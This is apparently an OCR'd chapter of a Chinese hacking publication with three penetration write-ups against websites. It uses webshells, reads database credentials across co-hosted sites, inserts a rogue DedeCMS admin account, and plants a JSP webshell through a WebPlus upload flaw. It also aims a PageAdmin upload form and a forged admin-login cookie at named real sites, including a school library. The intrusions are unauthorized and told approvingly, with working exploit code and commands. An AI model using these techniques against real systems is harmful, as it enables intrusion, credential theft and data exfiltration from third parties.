

图　3-1-9

发现不能跨目录到目标网站 pifu.pfb163.com，顿时蛋疼无比。现在跨不了目录没法拿那个站。明确目标：通过任何方法拿到 pifu.pfb163.com/data/common.inc.php，这样就可以通关了。读取下文件看能不能看到 common.inc.php 文件内容。于是找代码，如图 3-1-10：

```
<?php
$file_path = "D:\KuGou\ccav.php";
if(file_exists($file_path)){
$fp = fopen($file_path,"r");
$str = fread($fp,filesize($file_path));//指定读取大小，这里把整个文件内容读取出来
echo $str = str_replace("\r\n","<br />",$str);
}
?>
```



图　3-1-10

本地测试，可以读到其他盘的文件，如图 3-1-11：



图　3-1-11

好，用菜刀传到网站里读取下，构造一下路径，如图 3-1-12：

/home/wwwroot/pifu.pfb163.com/htdocs/data/common.inc.php

图　3-1-12

访问，如图 3-1-13：



图　3-1-13

空白，没有任何提示。上大马吧，如图 3-1-14：



图　3-1-14

其他都测试了，没有任何信息，这里可以执行命令，Oh 高兴！看看他的站点目录，如图 3-1-15：



图　3-1-15

在这些目录里没有找到 pifu.pfb163.com/。再次 ping 这个网址，确实是在这台服务器。难道是多个域名绑定的一个站点？去看下配置文件。这个机器用的是 nginx，Nginx 的配置文件一般是在这个目录下，我们查看这个目录，如图 3-1-16：

ls/usr/local/nginx/conf/vhost/



图　3-1-16

这就是每个网站的对应配置文件，但是我还是找不到 pifu.pfb163.com/。这个站点域名绑定的配置文件是哪个，必须打开文件一个一个去查找。于是我决定把这个所有配置文件打包下载到本地，执行如下命令，如图 3-1-17：

tar-zcvf/home/wwwroot/www.bdfjcyy.com/htdocs/uploads/allimg/140715/conf.tar.gz/usr/local/

nginx/conf



图　3-1-17

下载下来了，如图 3-1-18：



图　3-1-18

用 notpad++全选打开所有文件，Ctrl + F 查找所有打开文件，如图 3-1-19：

图　3-1-19

cs.shwgk120.com.conf 这个文件。打开这个文件，我们看看网站的路径在哪里，如图 3-1-20：



图　3-1-20

这个域名绑定了好多域名，我们要找的域名就在其中。现在找到路径了：/home/wwwroot/cs.shwgk120.com/htdocs 现在我们通过这个路径查看下我们目标站点的 common.inc.php 文件，编辑命令，如图 3-1-21：

vi/home/wwwroot/cs.shwgk120.com/htdocs/data/common.inc.php



图　3-1-21

我们目标站点的数据库账号密码就出来了。菜刀连接数据库，如图 3-1-22：

图　3-1-22

直接添加一个新用户：insert into dede_admin(id,usertype,userid,pwd)values(29,10,'用户名','密码');登陆后台，如图 3-1-23：

图　3-1-23

备份数据到/data/backup 下，Tar 压缩网站，打包下载，拿到网站和数据。

（全文完）责任编辑：桔子

第 2 节 PageAdmin 撸下图书馆实例

作者：ki11y0u
来自：听潮社区 - Listen Tide
网址：http://team.f4ck.org/

一直想撸自家学校网站，今天有时间，然后找了个站点开始撸起，如图 3-2-1：

图　3-2-1

标题处和网站底部赫然写着：pageadmin cms，已经知道网站为开源程序，（这里犯了错误，没有去扫下目录），看了下连接，ASPX 程序，电脑配置太垃圾了，网速又不给力，懒得扫目录了。直接从 EXP 下手吧，果断去 wooyun 搜了下漏洞，如图 3-2-2：



图　3-2-2

3X，2X 都存在漏洞，对比后确定程序为 2X，小试上传漏洞，参考连接：
http://www.wooyun.org/bugs/wooyun-2010-061572（2014-05-20 提交的）
按照大神文中所诉，/incs/fckeditor/editor/filemanager/connectors/aspx/upload.aspx 文件存在漏洞，构造 Cookie: Master=1;Member=1&Fck_Upload=1，如图 3-2-3：

图　3-2-3

貌似是无效的路径，或者提示：No permission!（郁闷，不是这样搞的，测试错了。）然后就一直卡到这没有进展了，最后无奈扫了下目录，然后惊愕了，如图 3-2-4：

图　3-2-4

目录浏览啊，看到这的时候，1.用管理员密码进后台，拿 we shell2.看看有没有前人留下的痕迹。Mdb 数据库防下载处理，访问 upload 目录，尼玛 RP 大爆发，如图 3-2-5：



图　3-2-5

13 年 1 月都被某位大牛拿下了（漏洞公布之前），admin 进入一个大马，菜刀连，如图 3-2-6：



图　3-2-6

唉，早知道扫下目录，就省了好多事情了。看了一下前辈马的路径，FCK 目录下，由此判断通过漏洞上传拿下的，大神们是玩烂了，才提交么。如果扫了目录，可能也不会有这么多东西了。上边都不是最主要的，最重要的是如何去撸 pageadmin cms。

小结一下：先说如何拿 2X 版本，2X：存在上传漏洞，和后台任意登录，具体参考乌云。

1.上传漏洞参考：http://www.wooyun.org/bugs/wooyun-2010-061572

上边测试错了，然后思考了一下，

/incs/fckeditor/editor/filemanager/connectors/aspx/upload.aspx 为上传地址，直接 POST 提交，会验证提交者 cookie 是否为空，具体看大神文中描述。然后本地 POST 表单提交，百度随便找了个两个站点测试了一下：

http://cc2z.com/

http://www.zhongdinggroup.com

找个本地 POST 提交代码：

```
<form id="frmUpload" enctype="multipart/form-data"
action="http://cc2z.com//incs/fckeditor/editor/filemanager/connectors/aspx/upload.aspx?Type=Image"
method="post">
Upload a new file:<br>
<input type="file" name="NewFile" size="50"><br>
<input id="btnUpload" type="submit" value="Upload">
</form>
```

打开 Brupsuite 截断包后如图，无 cookie 时，如图 3-2-7：



图　3-2-7

然后把构造的 cookie 加入请求包下边，提交后如图 3-2-8：



图　3-2-8

成功返回路径，测试成功。ASPX 的好像上传后一个不能访问，另个没没执行权限。结合乌云作者给出的测试站点，还有图书馆的，本地测试好多次都没成功。

访问 incs/fckeditor/editor/fckeditor.html 和进入后台截断出和作者差不多一样的包，有无 cookie 还是不行，看下图书馆路径，应该是上传拿下的啊，纠结。按照作者说的，应该通杀呀，没道理啊。如此法不行，看下边。

2.后台登录绕过参考：http://www.wooyun.org/bugs/wooyun-2010-061589

看的，懵懵懂懂的（不会码好伤），说下如何利用：

EXP：

```
document.cookie="Master=1&LoginProcess=1&UserName=admin&LOginDate=1&Valicate=12b36e45c2df117d12a068814d826283f9c32f845e1589142208628b13f&Permissions=1"

Master=1&LoginProcess=1&UserName=admin&LOginDate=1&Valicate=12b36e45c2df117d12a068814d826283f9c32f845e1589142208628b13f&Permissions=1
```

火狐审查元素，打开控制台输入后，然后设置下 cookie，如图 3-2-9：

图　3-2-9

直接访问后台/master/index.aspx，如图 3-2-10：

图　3-2-10

可爱的后台出来了，看下具体功能，可备份。有 SQL 查询功能，有物理路径，可以导出一句话。应该都是可以拿下 webshell 的，就不做演示了。当然图书馆也存在此洞。

3X 版本以及最新版漏洞也挺多的，也没有过多时间测试，3X 以及最新的，结合乌云大牛文章，PageAdmin 最新版反射 xss，PageAdmin 可“伪造”VIEWSTATE 从而执行任意 SQL 查询、可随意重置管理员密码。PageAdmin CMS 最新版任意文件删除可 GetShell，PageAdmin CMS

最新版 SQL 注入，简单说下，反射 XSS 貌似利用价值不是很大。
而伪造 VIEWSTATE 从而执行任意 SQL 查询这个的话，利用作者给出的参数，访问 URL 后，想法爆出物理路径，然后 SQL 语句导出一句话。删除/e/install/index.aspx 然后重装网站，可以直接修改管理员密码，或者执行 sql 添加管理员账号。SQL 注入貌似要用报错的方法注入，access 版无法注入，SQL SERVER 才行。具体参考大神连接。
（全文完）责任编辑：桔子

第 3 节 高校网站群管理系统 WebPlus 2008 渗透实例

作者：wowotou
来自：听潮社区 - Listen Tide
网址：http://team.f4ck.org/

在扫自己学校网段的时候发现一网站：高校网站群管理系统—webplus 2008，如图 3-3-1：

图　3-3-1

百度下可以发现还是有挺多漏洞的，如图 3-3-2：

图　3-3-2

这边我用的是那个内容管理上传漏洞，http://www.wooyun.org/bugs/wooyun-2010-03311
不过要利用这个漏洞要是用 ie 浏览器，来到目标页面，如图 3-3-3：



图　3-3-3

先简单上个 txt 上去,访问下，如图 3-3-4：



图　3-3-4

传上去了，传个 jspspy 上去，如图 3-3-5：

